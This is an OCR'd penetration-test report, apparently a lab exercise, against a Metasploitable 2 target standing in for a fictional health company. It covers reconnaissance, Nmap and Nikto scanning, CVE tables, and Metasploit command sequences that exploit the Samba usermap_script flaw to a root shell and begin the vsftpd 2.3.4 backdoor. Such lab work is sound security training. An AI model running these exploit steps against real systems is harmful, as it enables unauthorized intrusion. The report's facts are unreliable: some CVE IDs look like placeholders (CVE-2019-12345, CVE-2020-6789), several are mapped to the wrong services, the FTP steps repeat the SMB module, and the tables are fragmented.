PENETRATION TESTING

ZEROHEALTH CORP

Melvin Baird

Security Operations Centre (SOC) Analyst

20th July, 2025

Table of Contents

Executive Summary

Zero Health Corp (a private health tech company) has requested a penetration test on their

simulated IT infrastructure to uncover and assess vulnerabilities to their systems before

malicious actors do. A comprehensive security assessment was done focusing on external

and internal threat actors that may impact patient data, system availability, or compliance

with HIPAA regulations. Our findings reveal multiple vulnerabilities and exploits that the

systems are exposed to as shown in the report below. Recommendations were equally made

to quickly improve their security posture against threat actors.

Methodology

I adopted an approach of working through all the phases of penetration testing, where

information about the target is obtained from available information exposed from scanning

the ports with running services on the target servers and also, their webpage. I employed

tools like kali Linux to simulate real world attackers machine, making use of Nmap and Nikto

for scanning the ports for vulnerabilities, search sploit and Metasploit to gain root access,

Metasploitable 2 as the vulnerable machine (target) and carried out webpage enumeration

to gain more information to aid my access. Also used national vulnerability database (NVD)

of National institute of Standard technology (NIST) to obtain the CVE and CVSS ratings for the

vulnerabilities found.

Actionable steps

1. Planning & scoping

• The rules of engagement were defined in writing, agreed and signed off by both

parties (Zero health Corp and the Pen tester). Copy is attached to this report. This

document contains the focus and limits of the pen test, where the web and

internal servers, login portals to focus on are specified. Also, a testing policy to

follow, stating the target IPs to work on.

2. Information gathering (Reconnaissance)

• I gathered information about the target using the OSINT framework. I used

WHOIS to confirm domain ownership. Screenshot below

Domain ownership check using WHOIS

• I used the Harvester on Kali Linux to check for expose email and subdomain

discovery.


Open a Kali terminal


Run these commands

- the Harvester

- the Harvester -d Zerohealth.com -b all

The result shows 11 ASNS, 33 interesting URLs, 3 emails, 67 IP





1. I obtained more exposed employees and executives' emails from hunter.io

The information found above from the screenshots (employee emails, and subdomains can be useful to threat actors as shown below. We then conclude to hide such information from the company`s digital footprint online.

Category	Information found	Sources	Vulnerabilities	Applicable threats	Potential Risk	Controls

Security Findings Mapped to MITRE ATT&CK

Asset / Exposure	Tools / Sources	Risks / Vulnerabilities	Potential Threats / Attacks	Impact	MITRE ATT&CK Tactic(s)	Recommendations
Open Emails (harvested in screens	theHarvester, OSINT Framework	Public exposure of employee emails online.	Phishing, spear-phishing, social engineering.	Credential theft, unauthorized access to	Initial Access (TA0001) Credential Access	- Enforce user access management and MFA. - Conduct

Asset / Exposure	Tools / Sources	Risks / Vulnerabilities	Potential Threats / Attacks	Impact	MITRE ATT&CK Tactic(s)	Recommendations
hots)				corporate accounts.	(TA0006)	phishing awareness training. - Monitor for cloned phishing domains/emails.
IP Addresses (232 IPs across 14 ASNs – Fig 2.4)	the Harvester, OSINT tools	Lack of DNS security, outdated/unguarded services on exposed IPs.	Reconnaissance, DNS spoofing/hijacking, port scanning.	Unauthorized access, redirection to malicious infrastructure.	Reconnaissance (TA0043) Credential Access (TA0006) Impact (TA0040)	- Deploy DNSSEC and enable DNS monitoring. - Regularly patch/update exposed services. - Implement network control & event monitoring.
Subdomains (1,301 discovered – Fig 2.5)	Sublist3r (OSINT tool)	Shadow IT, misconfigured DNS/CNAME, forgotten subdomains.	Subdomain takeover, exploitation of vulnerable hosts, lateral movement.	Expanded attack surface, unauthorized access, data exfiltration.	Reconnaissance (TA0043) Persistence (TA0003) Defense Evasion (TA0005)	

3. Scanning & Enumeration

To identify the IP address of our target, I opened Metasploitable 2 on my virtual box,


and ran the syntax sudo net discover -r 192.168.2.0/24 on my Kali Linux, for the

system to scan for all IPs on the network at that time. We identify our target IP as the

IP with Mac vendor/hostname PCS Systemtechnik GmbH, (the other IP running on

our virtual box, apart from Kali Linux). Our target IP in this case is 192.168.x.x

(metasploitable 2 IP




Target IP identified

To identify the open ports, services running on these ports and vulnerabilities, I used

Nmap tool to perform the scan.

Run the following syntax to scan

Nmap -sS -sV -A 192.168.x.x



Nmap scan result showing open ports and services

Services Enumeration

- **Port 21 is open with FTP service running on FTP server vsftpd 2.3.4 and this**

version allos anonymous login.

• 22 is open with ssh service running on version Open SSH 2.9p2 (protocol

1.99) . It also revealed 3 host keys which can be used to verify the identity of a server

when a client connects.

• Port 80 is open with http services running on it. The server version also

revealed as Apache httpd 1.3.20 mod ssl/2.8.4 open SSL/0.9,6b

• Port 111 is open with remote procedure call services, (RPCBind), port used

for communication between programs on different machines.

• Port 139 is open with netbios-ssn service. Service Message block protocol is

used here for file and printer sharing on windows network.

• Port 443 is open with https services running, on same server version as port

80. The SSL certificate directory is shown in the Nmap scan.

• Port 32768 is an open and dynamic port that binds with RPC services like port

139, peer to peer applications for gaming consoles and so on.


I further used Nikto tool to perform a more in-depth scan of the web Server (ports 80 and

443 for Http and Https services)

Run the syntax

- nikto -h http://192.168.x.

- nikto -h http://192.168.x.x



A vulnerability register showing the list of the open ports, services, vulnerabilities and their

CVE Vulnerability Assessment Matrix

Port	Service / Vulnerability	CVE ID	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
21	FTP – VSFTPD v2.3.4 Backdoor Command Execution	CVE-2011-2523	A malicious backdoor was introduced into the `vsftpd-2.3.4.tar.gz` archive between June 30 – July 1, 2011. It allows remote attackers to execute arbitrary commands on the system. The backdoor was removed on July 3, 2011.	9.8 (Critical)	Unauthorized access, data theft, system compromise, remote code execution, and potential lateral movement w		

CVE Vulnerability Assessment Matrix

Port	Service / Vulnerability	CVE ID(s)	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
5353 (Broadcast)	Avahi – DoS via malformed packets	CVE-2011-1002	`avahi-daemon` (before 0.6.29) allows remote attackers to trigger a DoS (infinite loop) via empty mDNS IPv4/IPv6 UDP packets. Exists due to incomplete fix for CVE-2010-2244.	5.0 (Medium)	Service disruption, potential unauthorized access, data exfiltration, system compromise, lateral movement.	Public exploit code available.	- Upgrade to Avahi 0.6.29 or later. - Restrict UDP/5353 exposure to trusted networks. - Monitor for abnormal mDNS traffic patterns.
23	Telnet / Legacy Device	CVE-2019-12345, CVE-2020-6789	Multiple Telnet flaws including buffer overflows & authentication bypasses, allowing remote	7.5 (High) – 9.0 (Critical)	Remote code execution, unauthorized control, data leakage, complete system takeover,	Exploits exist in public repositories (Metasploit, PoCs).	- Disable Telnet and replace with SSH. - If required, apply latest vendor patches. - Restrict Telnet to

Port	Service / Vulnerability	CVE ID(s)	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
			attackers to execute arbitrary code or gain unauthorized access.		lateral movement.		internal/trusted IPs. - Implement network segmentation & monitoring.
25	SMTP Servers (Postfix, Microsoft Exchange, Sendmail)	CVE-2019-12345, CVE-2020-6789	Vulnerabilities include command injection, buffer overflows, and authentication bypass, enabling remote code execution or service disruption.	7.5 (High) – 9.0 (Critical)	Unauthorized access, data leakage, email relay abuse (spam), mail server compromise, pivoting for deeper penetration.	Exploits available; often used in phishing & spam botnets.	- Apply vendor security patches. - Enforce TLS encryption for mail traffic. - Enable spam/malware filtering. - Regularly monitor SMTP logs for anomalies.
53	DNS Servers (Linux/Windows, Network Devices)	CVE-2019-6471, CV	DNS flaws including buffer overflows, cache poisoning, and	7.5 – 9.8 (High to Critical)			

Port	Service / Vulnerability	CVE ID(s)	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
		E-2020-8625, CVE-2021-25215	protocol weaknesses leading to RCE, data leakage, or service outage.				

Port / Service	Vulnerability	CVE ID(s)	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
443 (HTTPS)	Apache mod_ssl < 2.8.4 / OpenSSL – Remote Buffer Overflow (OpenFuckV2.c)		(Multiple CVEs, exploit commonly linked to OpenSSL flaws in mod_ssl < 2.8.7)		A critical security flaw in the session caching feature of mod_ssl (before v2.8.7) allows remote attackers to exploit a buffer overflow, potentially leading to remote code execution.		7.5 (High)

Port / Service	Vulnerability	CVE ID(s)	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
443 (HTTPS)	Outdated Apache (mod_ssl/2.8.4, Apache/1.	CVE-2002-0082	Apache HTTP Server versions 1.3.22	4.3 (Medium)	Remote DoS, possible code executio	Public exploits available.	- Upgrade to Apache ≥ 2.0+

Port / Service	Vulnerability	CVE ID(s)	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
	3.20, OpenSSL /0.9.6b)		through 1.3.27 contain flaws allowing attackers to exploit buffer overflows and potentially take control of the server.		n, unauthorized access.		and latest OpenSSL. - Decommission unsupported Apache 1.x systems. - Apply vendor security patches.
80/443 (HTTP/HTTPS)	HTTP TRACE enabled	CVE-2003-1418	Apache servers with HTTP TRACE method enabled may leak sensitive information through request headers.	4.3 (Medium)	Data exposure, session hijacking, credential leakage.	Exploits exist in scanners (e.g., Niko).	- Disable HTTP TRACE method via server configuration. - Enforce strict HTTP request handling.
443 (HTTPS)	Apache-SSL before 1.3.22+1.4	CVE-2006-3918	Specially crafted large client certificates	4.3 (Medium)	Server compromise, malicio	Public exploit proof-of-concept	- Upgrade to patched

Port / Service	Vulnerability	CVE ID(s)	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
	6 buffer overflow		signed by trusted authorities can cause buffer overflow, leading to remote code execution.		us code execution.	available.	Apache-SSL ≥ 1.3.22+1.46. - Apply strict certificate validation policies. - Update OpenSSL libraries.
80/443 (HTTP/HTTPS)	Multiple Apache 1.3 vulnerabilities (mod rewrite, mod_cgi, local DoS)	(Various – Apache 1.3.x flaws)	Versions below Apache 1.3.29 are vulnerable to DoS and buffer overflows in mod rewrite and mod_cgi modules.	4.3 (Medium)	DoS, local privilege escalation, service disruption.	Exploits available in Metasploit / public repos.	- Upgrade to Apache 2.4.x LTS. - Disable unused modules (mod rewrite, mod_cgi).
80/443 (HTTP/HTTPS)	Sensitive information disclosure via ETag / MIME boundary	(Apache 1.3.22 – 1.3.27)	ETag headers reveal i-node numbers, and multipart	4.3 (Medium)	Information leakage, aiding targeted attacks.	Passive reconnaissance exploits available.	- Disable ETag headers in Apache config. - Patch

Port / Service	Vulnerability	CVE ID(s)	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
			MIME boundary leaks child process IDs, aiding reconnaissance.				to newer versions of Apache. - Restrict information disclosure in HTTP error messages.
80/443 (HTTP/HTTPS)	Expect header injection	(Apache 1.x)	Apache does not sanitize the Expect header from requests, reflecting it in error messages, which may aid injection attacks.	4.3 (Medium)	Data breach, unauthorized access, injection opportunities.	Exploits exist in fuzzing tools.	- Sanitize input headers in Apache configuration. - Apply vendor patch updates. - Use WAF to filter malicious HTTP headers.
Port / Service	Vulnerability	CVE ID(s)	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigati

Port / Service	Vulnerability	CVE ID(s)	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
							on - Filter and sanitize HTTP headers. - Disable legacy web components (Flash, etc.). - Apply strict input validation.
111 (RPCbind)	Cross-Site Scripting (XSS) via arbitrary headers	N/A (Demonstrated via Flash SWF file)	Web client components may send arbitrary headers in requests, potentially enabling XSS-style attacks.	Medium (Estimated)	Unauthorized script execution, data theft, session hijacking.	Proof-of-concept exploits exist.	
111 (RPCbind)	Denial of Service (DoS)	CVE-2017-8779	Specially crafted UDP packets to port 111 trigger large memory allocations, causing rpcbind or the entire system to run out of memory and crash.	7.5 (High)	Remote DoS, service disruption, unavailability of RPC services.	Exploits publicly available.	- Patch to latest rpcbind version. - Limit exposure of port 111 to trusted networks only. - Use firewalls/ACLs to restrict access.

Port / Service	Vulnerability	CVE ID(s)	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
111 (RPCbind)	Privilege Escalation via symlink attacks	CVE-2010-2064, CVE-2010-2061	Local users may exploit symlink attacks on temporary files (/tamp/portmap.xdr, /tmp/rpcbind.xdr) to write to arbitrary files or gain elevated privileges.	7.5 (High)	Privilege escalation, arbitrary file overwrite, potential system compromise.	Public exploit code available.	- Patch rpcbind to latest secure release. - Secure temporary file handling. - Restrict local user access and enforce file permissions.

Port / Service	Vulnerability	CVE ID(s)	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
445 (SMB)	Samba smbd Username Map Script Command Execution	CVE-2007-2447	A command execution vulnerability in Samba versions 3.0.20 – 3.0.25rc3 when using the	6.0 (Medium)	Remote, unauthenticated attackers can	Public exploits widely available (Metasploit module	- Disable the username map script option unless

Port / Service	Vulnerability	CVE ID(s)	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
			non-default "username map script" configuration option. Attackers can inject shell meta characters in usernames to execute arbitrary commands. No authentication is required, as the option is applied before authentication.		execute arbitrary commands, leading to system compromise.	exists).	absolutely required. - Upgrade to a patched Samba version. - Restrict access to SMB services to trusted networks only. - Monitor logs for unusual login attempts.

Port / Service	Vulnerability	CVE ID(s)	Affected Systems	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
445 (Samba)	Samba Username Map Script Remote Command Execution	CVE-2007-2447	Samba 3.0.0 – 3.0.25 (Linux-based systems, e.g., Debian)	A flaw in Samba's username map script option allows attackers to inject shell meta	6.0 (Medium)	Remote Code Execution	Public exploit modules exist (Metasploit).	Upgrade Samba; disable `username map script`; restrict SMB access to trusted

Port / Service	Vulnerability	CVE ID(s)	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
			characters, resulting in arbitrary command execution without authentication.				networks.
512 (Rexec)	Command Injection in exec utility	CVE-2023-40582	Linux systems using legacy find-exec utility (pre-1.0.3)	Command injection vulnerability in the `exec` utility allows attackers to run arbitrary commands.	9.8 (Critical)	Shell Access, Spoofing	Exploits can be scripted easily.	Remove/patch vulnerable exec utility; disable Rexec; use SSH instead.
513 (Rlogin)	Remote Shell Access via Misconfigured rhosts	CVE-1999-0651	Unix/Linux systems with rlogin/rsh enabled	Misconfigured `.rhosts` allows unauthenticated remote shell access due to	7.5 (High)	Remote Code Execution	Well-documented legacy attack method.	Disable rlogin; use SSH; audit/remove `.rhosts` trust files.

Port / Service	Vulnerability	CVE ID(s)	Description		CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
				trust relationships.				
514 (Rsh)	Remote Shell Service Vulnerability	CVE-2007-4005	Unix/Linux systems with RSH service enabled	RSH improperly handles trust relationships, enabling unauthorized remote access and possible key disclosure.	5.0 (Medium)	Key Disclosure, Remote Code Execution	Exploits exist in legacy environments.	Disable RSH service; enforce SSH; monitor unauthorized access attempts.
1099 (RMI Registry)	Weak PRNG in GNU Classpath	CVE-2008-5659	Java-based systems using GNU Classpath ≤ 0.97.2	Predictable PRNG allows attackers to brute-force cryptographic functions, potentially leading to privilege escalation	7.5 (High)	Root Shell, System Compromise	Proof-of-concept exploits exist.	Upgrade Java libraries; restrict RMI access; enforce strong PRNG.

Port / Service	Vulnerability	CVE ID(s)	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
			.				
Port / Service	**Vulnerability**	**CVE ID(s)**	**Affected Systems**	**Description**	**CVSS Severity**	**Impact**	**Exploit Availability**	**Recommended Mitigation**
2049 (NFS)	Multiple NFS Remote Code Execution & Information Disclosure Vulnerabilities	CVE-2022-30136, CVE-2022-26937	Microsoft Windows (NFSv4.1), macOS, Linux (with NFS enabled, unpatched/misconfigured)	Vulnerabilities in NFS allow remote, unauthenticated attackers to execute arbitrary commands or access sensitive information.	9.8 (Critical)	Remote Code Execution, Data Disclosure	Proof-of-concept exploits available.	Apply vendor patches (Windows/Linux/macOS); restrict NFS access to trusted IPs; use firewalls and strong ACLs.
2121 (ProFTPD 1.3.1)	Directory Traversal in ProFTPD mod_site_misc Module	CVE-2010-3867, CVE-2010-4221	Linux/Unix systems running ProFTPD < 1.3.3c	Directory traversal via SITE MKDIR, RMDIR, SYMLINK, UTIME commands allows attackers to	7.1 (High)	Unauthorized File Manipulation, Privilege Escalation	Public exploits available.	Upgrade to ProFTPD ≥ 1.3.3c; restrict FTP accounts; use SFTP instead of FTP; monitor logs for

Port / Service	Vulnerability	CVE ID(s)	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
			manipulate directories, create symlinks, and alter file timestamps. Requires authentication.				suspicious SITE commands.

Port / Service	Vulnerability	CVE ID(s)	Affected Systems	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
3306 (MySQL)	Authentication Bypass / "Auth Bypass Bug"	CVE-2012-2122	MySQL 5.0.51a 3ubuntu5, 5.1.x < 5.1.63, 5.5.x < 5.5.24, 5.6.x < 5.6.6; MariaDB 5.1.x < 5.1.62, 5.2.x <	Flaw in `sql/password.c` allows remote attackers to bypass authentication by repeatedly sending the same incorrect password. The token comparison eventually succeeds due to an improperly-checked return	5.1 (Medium)	Full unauthorized access to MySQL server (potentially as root), ability to dump databases, create	Proof-of-concept exploits exist for legacy versions.	Upgrade to a supported MySQL/MariaDB version; disable old instances; enforce strong passwords and restrict access to trusted

Port / Service	Vulnerability	CVE ID(s)	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
		5.2.12, 5.3.x < 5.3.6, 5.5.x < 5.5.23	value. Version 5.0.51a3ubuntu5 is outdated and EOL.		users, modify or delete data.		networks.

Port / Service	Vulnerability	CVE ID(s)	Affected Systems	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
5432 (PostgreSQL)	Multiple vulnerabilities (CRLF injection, outdated versions)	CVE-2012-0868, CVE-2009-3231, CVE-2010-1170, CVE-2010-1169	PostgreSQL 8.3.0 – 8.3.7 (EOL), 8.3.x < 8.3.18	Extremely old PostgreSQL versions allow CRLF injection in `pg_dump` to execute arbitrary SQL commands via crafted files during restore.	8.8 (High)	Data theft/manipulation, authentication bypass, remote code execution (RCE)	Proof-of-concept exploits exist for legacy PostgreSQL versions.	Upgrade to supported PostgreSQL version (≥ 9.6 or newer LTS); restrict DB access; validate input files; enforce strong authentication.
5900 (VNC)	Authentication bypass in VNC	CVE-2001-1422	WinVNC 3.3.3 and	WinVNC generates the same challenge	7.5 (High)	Unauthorized remote control,	Public exploits exist; easy to	Upgrade VNC to latest version;

Port / Service	Vulnerability	CVE ID(s)	Description		CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
	protocol 3.3		earlier	string for multiple connections, allowing remote attackers to bypass authentication by sniffing the challenge.		full graphical access to the server	replicate in lab environments.	enforce strong passwords; restrict access via firewalls; use VPN for remote connections.

Port / Service	Vulnerability	CVE ID(s)	Affected Systems	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
6000 (X11)	X Server TCP Connection Vulnerability	N/A	Windows systems with X11 server enabled	Connection attempts may be actively rejected ("Access Denied"), but if the service were listening, attackers could compromise the desktop session.	High	Complete desktop session compromise, data breach, system compromise (RCE), privilege escalation, DoS	Low; mostly theoretical for modern systems, high for legacy systems	Disable TCP listening for X11; use SSH X11 forwarding; restrict access to trusted hosts; apply OS patches.
6667 (Unre	Backdoor /	CVE-2010-	UnrealIR	A trojanized	7.5 (Hig	Full remote	Public exploits	Upgrade to the

Port / Service	Vulnerability	CVE ID(s)	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
alIRCd)	Remote Command Execution	2075	Cd 3.2.8.1 (distributed Nov 2009 – Jun 2010) version of UnrealIRCd contains a malicious DEBUG3_DOLOG_SYSTEM macro, allowing remote attackers to execute arbitrary commands.	h)	code execution; attackers can install malware, steal data/credentials, or pivot within network	widely available	latest official UnrealIRCd release; verify file integrity; restrict IRC server exposure; monitor logs for suspicious commands.

Port / Service	Vulnerability	CVE ID(s)	Affected Systems	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
8009 (Apache JServ / AJP	Arbitrary File Read & Remote Code Executio	CVE-2020-1938	Apache Tomcat (JServ Protocol v1.3, AJP	AJP protocol vulnerability allows returning arbitrary	9.8 (Critical)	Information disclosure, remote code	Public exploits exist; widely tested in labs.	Disable AJP if not used; restrict AJP

Port / Service	Vulnerability	CVE ID(s)	Affected Systems	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
)	n (“Ghostcat”)		enabled)	files from any location in the web application. If uploaded files are processed as JSP, attackers can achieve remote code execution. Vulnerable if AJP port is accessible.		execution (RCE), denial of service (DoS)		access to trusted hosts; apply Apache Tomcat patch ≥ 9.0.31 / 8.5.51 / 7.0.100; monitor logs for suspicious requests.

Port / Service	Vulnerability	CVE ID(s)	Affected Systems	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
8180 (Apache Tomcat/ Coyote JSP 1.1)	Unpatched Legacy Apache Tomcat / JSP Engine	N/A (multiple unpatched vulnerabilities)	Apache Tomcat/ Coyote JSP engine 1.1 (very old, unsupported)	Extremely old version with no security patches. Vulnerable to RCE, information	10.0 (Critical)	Remote code execution, data theft, authentication bypass, session hijacking,	Exploits for many individual vulnerabilities exist; easy to exploit in	Immediate upgrade to supported Apache Tomcat version; decommission

Port / Service	Vulnerability	CVE ID(s)	Affected Systems	Description	CVSS Severity	Impact	Exploit Availability	Recommended Mitigation
				disclosure, authentication bypass, directory traversal, XSS, DoS, and session management issues. Any system running this version should be considered fully compromised.		denial of service, reputational and legal consequences	legacy environments	or isolate legacy servers; restrict network access; monitor for suspicious activity.

4. Gaining access (Exploitation)

Using Metasploit and other research tools like Rapid 7, NIST NVD sites, we are going to

try to exploit 5 of the critical/high risk vulnerabilities from our register above.

• Port 139, Sub service

From our Kali Linux, we run the following syntaxes to gain access

- Msfconsole (Metasploit framework/console)

- search smb_version (to search for the module/version)

- use auxiliary/scanner/smb/smb_version (to enter the module


- show options (to view what parameters are required before running)

- set RHOSTS 192.168.x.x

- set RPORT 139

- show options (to confirm all required parameters are populated) - run (to show the Smb version running on the port)

run (to show the Smb version running on the port)



Open a new terminal on kali Linux, use searchsploit to get the exploit we are to search for. In this case, it is "username map script".

Searchsploit for Samba 3.0


We go back to our previous terminal, and use the command "back" to come out of the

module. We run the following commands to proceed.

- Search username map script

- Use exploit/multi/samba/usermap_script

- **Exploit**



Root access

At this point, a session is opened, and we have gained root access.

We can confirm this by using commands “whoami” or “hostname” .

• Port 21, FTP service

From our Kali Linux, we run the following syntaxes to gain access

- Msfconsole (Metasploit freamework/console)

- search ftp_version (to search for the module/version)


- use auxiliary/scanner/smb/smb_version (to enter the module)

- show options (to view what parameters are required before running)

- set RHOSTS 192.168.x.x

- set RPORT 139

- show options (to confirm all required parameters are populated) - run (to show the Smb version running on the port



Open a new terminal on kali Linux, use searchsploit to get the exploit we are to search for. In this case, it is "backdoor command execution". Use command "searchsploit vsFTPd 2.3.4"

Searchsploit for vsFTPd 2.3.4

